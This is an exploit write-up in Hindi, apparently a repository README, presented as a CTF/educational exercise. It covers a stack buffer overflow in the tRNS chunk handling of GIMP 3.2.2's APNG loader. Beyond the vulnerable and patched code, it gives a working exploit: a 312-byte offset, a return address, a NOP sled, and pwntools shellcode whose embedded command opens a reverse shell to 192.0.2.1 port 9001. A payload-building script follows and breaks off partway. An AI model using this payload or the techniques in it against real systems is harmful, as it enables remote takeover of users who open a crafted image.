 cxu0630/cve-2026-92183_gimp_rce_proof-of-concept
GIMP 3.2.2 में tRNS (पारदर्शिता) चंक को प्रोसेस करते समय इसके APNG लोडर (load_apng_image) में स्टैक-आधारित बफ़र ओवरफ़्लो मौजूद है। यह लेखन इस भेद्यता का लाभ उठाते हुए रिमोट कोड एक्ज़ीक्यूशन के लिए एक प्रूफ़ ऑफ़ कॉन्सेप्ट प्रदर्शित करता है।

tRNS स्टैक बफ़र ओवरफ़्लो → RCEलेखक: Chloe Xu, Abby Farrell, George Avdella, Austin Chan
दिनांक: 2026-11-03
लक्ष्य: GIMP 3.2.2 (Linux x86_64)
CVE: CVE-2026-92183 (7.8 HIGH)
CWE: CWE-121: स्टैक-आधारित बफ़र ओवरफ़्लो
प्रभाव: रिमोट कोड एक्ज़ीक्यूशन (दुर्भावनापूर्ण PNG/APNG फ़ाइल के माध्यम से)
अस्वीकरण: यह लेख केवल शैक्षिक उद्देश्यों के लिए है। CVE और संस्करण संख्याएँ एक नियंत्रित शैक्षणिक/CTF अभ्यास से हैं। इसका उपयोग उन सिस्टमों के विरुद्ध न करें जिनके आप स्वामी नहीं हैं या जिनका परीक्षण करने के लिए आपके पास स्पष्ट अनुमति नहीं है।
GIMP 3.2.2 में इसके APNG लोडर (load_apng_image) में tRNS (पारदर्शिता) चंक को संसाधित करते समय स्टैक-आधारित बफ़र ओवरफ़्लो मौजूद है। चंक की लंबाई को निश्चित 256-बाइट गंतव्य बफ़र trns[256] के विरुद्ध सत्यापन के बिना विश्वसनीय माना जाता है, जिससे एक हमलावर स्टैक को अधिलेखित कर सकता है और नियंत्रण प्रवाह को हाईजैक कर सकता है।
मौजूदा सार्वजनिक लेख केवल एक सेवा-अस्वीकृति (GIMP क्रैश हो जाता है) प्रदर्शित करता है। यह दस्तावेज़ विश्लेषण को एक पूर्ण रिवर्स शेल एक्सप्लॉइट तक विस्तारित करता है, निम्नलिखित द्वारा:
acTL/fcTL चंक के माध्यम से GIMP को APNG पार्सिंग पथ पर बाध्य करता है।tRNS चंक इंजेक्ट करना जिसकी लंबाई 256 बाइट से अधिक है।यह एक्सप्लॉइट एक गैर-सुदृढ़ वातावरण (ASLR अक्षम, NX अक्षम, कोई स्टैक कैनरी नहीं) मानता है, जैसा कि संदर्भ स्लाइड्स में वर्णित है। हम यह भी चर्चा करते हैं कि ये शमन उपाय क्यों महत्वपूर्ण हैं और जब वे सक्षम होते हैं तो एक्सप्लॉइट कैसे व्यवहार करता है।
एक PNG फ़ाइल चंक से बनी होती है:
| फ़ील्ड | आकार |
|---|---|
| लंबाई | 4 बाइट (बिग-एंडियन) |
| चंक प्रकार | 4 बाइट (ASCII) |
| चंक डेटा | Length बाइट |
| CRC | 4 बाइट |
APNG PNG को अतिरिक्त सहायक चंक के साथ विस्तारित करता है:
acTL (एनिमेशन नियंत्रण) — फ़ाइल को APNG के रूप में चिह्नित करता है। पहले IDAT से पहले आना चाहिए।fcTL (फ़्रेम नियंत्रण) — प्रत्येक फ़्रेम के डेटा से पहले आता है।fdAT (फ़्रेम डेटा) — फ़्रेम डेटा शामिल करता है (बाद के फ़्रेम के लिए IDAT का विकल्प)।GIMP का PNG प्लगइन (file-png) acTL चंक देखते ही load_apng_file पर शाखा करता है, भले ही फ़ाइल एक्सटेंशन .png हो।
पैच डिफ़ से:
भेद्य संस्करण (GIMP 3.2.2):
else if (png_id == id_tRNS)
{
    for (gint i = 0; i < chunk.size; i++)
        trns[i] = chunk.data[i + 8];
}
पैच किया गया संस्करण (GIMP 3.2.6):
gint transparent_size = MIN(chunk.size, 256);
for (gint i = 0; i < transparent_size - 8; i++)
    trns[i] = chunk.data[i + 8];
The destination buffer is declared as:
guchar trns[256];
क्योंकि chunk.size सीधे फ़ाइल से पढ़ा जाता है और सीमाबद्ध नहीं है, size > 256 वाला एक tRNS चंक स्टैक पर trns[] को ओवरफ़्लो कर देता है। + 8 ऑफ़सेट इंगित करता है कि chunk.data चंक के आरंभ (8-बाइट लंबाई + प्रकार हेडर सहित) की ओर इंगित करता है, इसलिए chunk.data[i + 8] वास्तविक डेटा बाइट्स को पढ़ता है।

जब कोई फ़ाइल खोली जाती है, तो GIMP कोर किसी भी प्लग-इन कोड के चलने से पहले लोडर का चयन करता है। file_open_pre_check() gimp_plug_in_manager_file_procedure_find() को कॉल करता है, जो एक्सटेंशन या मैजिक बाइट्स पर मिलान करता है। एक .apng फ़ाइल file-apng-load पर जाती है, और PNG सिग्नेचर वाली फ़ाइल file-png-load पर जाती है। कोर चयनित प्रक्रिया को gimp_plug_in_manager_call_run() के माध्यम से चलाता है, जो file-png प्लग-इन को चाइल्ड प्रोसेस के रूप में स्पॉन करता है और प्रक्रिया का नाम और आर्ग्युमेंट्स एक पाइप पर भेजता है। चाइल्ड में, load_image() हमेशा पहले चलता है और बेस PNG लेयर बनाता है। फिर apng_load() बिना शर्त load_apng_image() को कॉल करता है। png_load() इसे केवल तब कॉल करता है जब load_image() ने png/fcTL चंक देखा हो। load_apng_image() फ़ाइल को फिर से खोलता है और स्वयं चंक्स को पार्स करता है, इसलिए पहले वाला libpng पास इसके लिए कुछ भी मान्य नहीं करता। png_load() अपने रिटर्न मान को भी अनदेखा करता है और किसी भी स्थिति में सफलता की रिपोर्ट करता है।
चाइल्ड को gimp_spawn_async() द्वारा बनाया जाता है, जो POSIX सिस्टम पर vfork() को कॉल करता है और फिर तुरंत execve() करता है (app/core/gimp-spawn.c:171-199)। execve() चाइल्ड के मेमोरी मैपिंग को त्याग देता है और file-png बाइनरी और उसकी लाइब्रेरीज़ को शुरू से लोड करता है। इसलिए चाइल्ड के पास पैरेंट का कोई भी हीप या स्टैक नहीं होता, और ASLR वाले सिस्टम पर हर इमेज खोलने पर इसे नया एड्रेस लेआउट मिलता है। exec के बाद जो बचता है वह है प्रोसेस ID, उपयोगकर्ता के विशेषाधिकार, GIMP द्वारा पास किया गया एनवायरनमेंट, और कोई भी फ़ाइल डिस्क्रिप्टर जो close-on-exec के रूप में चिह्नित नहीं हैं। इनमें कमांड लाइन पर पास किए गए दो पाइप सिरे शामिल हैं। पैरेंट के अपने पाइप सिरे close-on-exec के रूप में चिह्नित होते हैं ताकि चाइल्ड उन्हें इनहेरिट न करे। यह मेमोरी को अलग करता है लेकिन चाइल्ड को सैंडबॉक्स नहीं करता। एक समझौता किया गया चाइल्ड अभी भी उपयोगकर्ता के रूप में चल सकता है, वही फ़ाइलें पढ़ सकता है, और पाइप और साझा मेमोरी पर पैरेंट को तैयार किए गए संदेश और टाइल डेटा भेज सकता है।
कमज़ोर फ़ंक्शन का स्टैक फ़्रेम (सरलीकृत, -O2 -z execstack -fno-stack-protector के साथ कंपाइल किया गया):
+------------------+  <- lower addresses
| trns[256]        |  (offset 0)
+------------------+
| ...              |
| saved RBP        |
| saved RIP        |  <- return address
+------------------+  <- higher addresses
trns के आरंभ से सहेजे गए रिटर्न एड्रेस तक का सटीक ऑफ़सेट कंपाइलर और आसपास के लोकल्स पर निर्भर करता है। संदर्भ वातावरण में यह 312 बाइट्स है। हमने इसे इस प्रकार निर्धारित किया:
tRNS डेटा के रूप में एक साइक्लिक पैटर्न भेजना।RIP का मान जाँचना और cyclic_find() के साथ ऑफ़सेट की गणना करना।-O2 के साथ, लूप इटरेटर i संभवतः एक रजिस्टर में संग्रहीत होता है, इसलिए यह बफ़र और रिटर्न एड्रेस के बीच नहीं बैठता। 312-बाइट ऑफ़सेट में trns[256] के साथ-साथ एलाइनमेंट और अन्य सहेजे गए रजिस्टर शामिल हैं।
tRNS डेटा यह है:
[ 312 bytes 'A' ] [ 8-byte return address ] [ 1410 bytes NOP sled ] [ shellcode ]
trns को भरें और सहेजे गए रिटर्न एड्रेस तक पहुँचें।0x7ffffffffdeb2 + 0x10 (NOP sled की ओर इंगित करता है)।execve("/bin/bash", ...) निष्पादित करता है।Shellcode (pwntools के साथ उत्पन्न):
context.arch = 'amd64'
shellcode = asm(shellcraft.amd64.linux.execve(
    '/bin/bash',
    ['Hello form payload', '-c', 'sh -i >& /dev/tcp/192.0.2.1/9001 0>&1'],
    {'PATH': '/usr/bin:/bin'}
))
execve file-png चाइल्ड प्रोसेस को एक शेल से प्रतिस्थापित कर देता है। चूँकि GIMP प्लगइन निष्पादन के लिए एक चाइल्ड फोर्क करता है, शेल मुख्य GIMP प्रोसेस से स्वतंत्र रूप से जीवित रहता है (जो प्लगइन की प्रतीक्षा में हैंग हो जाता है)। हमलावर को पोर्ट 9001 पर एक रिवर्स शेल प्राप्त होता है।
यह स्क्रिप्ट एक न्यूनतम 1×1 PNG बनाती है और दुर्भावनापूर्ण tRNS चंक को सीधे इंजेक्ट करती है। यह फ़ाइल संरचना को समझने के लिए उपयोगी है।
#!/usr/bin/env python3
# create_payload.py

from pwn import *
import png
import io

# Minimal 1x1 PNG
pixels = [[0]]
writer = png.Writer(1, 1)
byte_stream = io.BytesIO()
writer.write(byte_stream, pixels)
byte_stream.seek(0)







